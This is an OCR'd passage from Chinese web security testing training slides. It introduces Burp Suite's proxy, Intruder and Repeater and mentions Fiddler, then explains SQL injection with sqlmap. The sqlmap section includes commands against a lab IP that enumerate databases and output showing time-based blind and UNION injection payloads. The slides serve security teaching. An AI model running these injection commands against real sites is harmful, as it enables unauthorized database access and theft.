


BurpSuite

拦截数据包，并可进行查改：




BurpSuite



Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content; matching expression suning
Host Method URL Params Edited Status Length MIME type
70 http://my.suning.com GET /
59 http://icps.suning.com GET /icps-
57 http://tuijian.suning.com GET /recor
56 http://my.suning.com GET /getEv
53 http://shopping.suning.com GET /mySh
51 http://tuijian.suning.com GET /recor
52 http://msg.suning.com GET /servi
54 http://favorite.suning.com GET /ajax/g
55 http://tuijian.suning.com GET /recor
43 http://order.suning.com GET /public
45 http://my.suning.com GET /point
200 347 text
http://my.suning.com/
Add to scope
Spider from here
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Request in browser
Engagement tools
Show new history window
Add comment
Highlight
Delete item
Clear history
Copy URL
Copy as curl command
Save item
Proxy history help
右击单个URL可对其操作，例如可加入Intruder、Repeater等工具里进行进一步操作
这里可以查看经过代理的请求记录
Request
Raw Params
GET / HTTP/1.1
Host: my.suning.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW
Accept: text/html,application/xhtml+xml,appl
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,
Accept-Encoding: gzip, deflate
efox/51.0

BurpSuite

2. Intruder（入侵）




BurpSuite


Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload type: Simple list
设置payload的数据类型
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
可直接导入文件读取payload
Add
Enter a new item

BurpSuite

3. Repeater（中继器）



Fiddler

除了BurpSuite，Fiddler也非常有名，因功能大同小异，不做详细讲解。

Fiddler是一个http协议调试代理工具，它能够记录并检查所有你的电脑和互联网之间的http通讯，设置断点，查看所有的“进出”Fiddler的数据（指cookie,html,js,css等文件，这些都可以让你修改的意思）。 Fiddler 要比其他的网络调试器要更加简单，因为它不仅仅暴露http通讯还提供了一个对用户友好的界面。

第一部分 WEB安全测试工具介绍

第二部分 AWVS工具基本使用

第三部分 Nmap工具基本使用

第四部分 代理工具使用介绍

第五部分 SQL注入工具使用介绍

SQL注入

SQL注入定义：用户可以提交一段数据库查询代码，由于用户的输入，也是SQL语句的一部分，所以可以利用这部分的内容，注入自己定义的语句，改变SQL语句执行逻辑，让数据库执行任意自己需要的指令根据程序返回的结果，获得某些他想得知的数据，这就是所谓的SQL Injection，即SQL注入。SQL注入攻击是对数据库进行攻击的常用手段之一，SQL注入攻击会导致的数据库安全风险包括：刷库、拖库、撞库。

常见的SQL注入工具有SQLmap、Pangolin、SQLninja等等。

SQLmap

SQLmap是一款用来检测与利用SQL注入漏洞的免费开源工具，可自动化的检测与利用数据库指纹、访问底层文件系统、执行命令 。当给sqlmap这么一个url的时候，它会：

- 判断可注入的参数
- 判断可以用那种SQL注入技术来注入
- 识别出哪种数据库
- 根据用户选择，读取哪些数据

sqlmap支持五种不同的注入模式：

- 基于布尔的盲注
- 基于时间的盲注
- 基于报错注入
- 联合查询注入
- 堆查询注入

sqlmap支持的数据库有：

MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase和SAP MaxDB

SQLmap

1. 对注入点进行探测：
格式：sqlmap –u 指定注入点url
例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root"

SQLmap

探测结果：

- 注入参数为GET注入，注入类型为：UNION query。
- web服务器系统为Linux Debian 6.0
- web应用程序技术为：PHP5.3.3
- 数据库类型为：MySQL5.0.12


```
---
Parameter: name (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: name=root' AND SLEEP(5) AND 'Hmog'='Hmog

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: name=root' UNION ALL SELECT CONCAT(0x716b766271,0x756a5479557743
45544575554a64517347675466585a564576636a7863686556534a6a726c744d76,0x71626b76
71),NULL,NULL,NULL,NULL-- Siue
---
[11:15:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:15:11] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.244.128'

[*] shutting down at 11:15:11
```

SQLmap

2. 暴库：

格式：sqlmap –u 指定注入点url --dbs

例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" --dbs



SQLmap

3. WEB应用当前使用的库：
格式：sqlmap –u 指定注入点url –current-db
例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" –current-db

```
Parameter: name (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: name=root' AND SLEEP(5) AND 'Hmog'='Hmog

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: name=root' UNION ALL SELECT CONCAT(0x716b766271,0x756a5479557743
45544575554a64517347675466585a564576636a7863686556534a6a726c744d76,0x71626b76
71),NULL,NULL,NULL,NULL-- Siue
---
[11:39:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:39:24] [INFO] fetching current database
current database:    'exercises'
[11:39:24] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.244.128'

[*] shutting down at 11:39:24
```

这里显示的就是当前应用使用的库

SQLmap

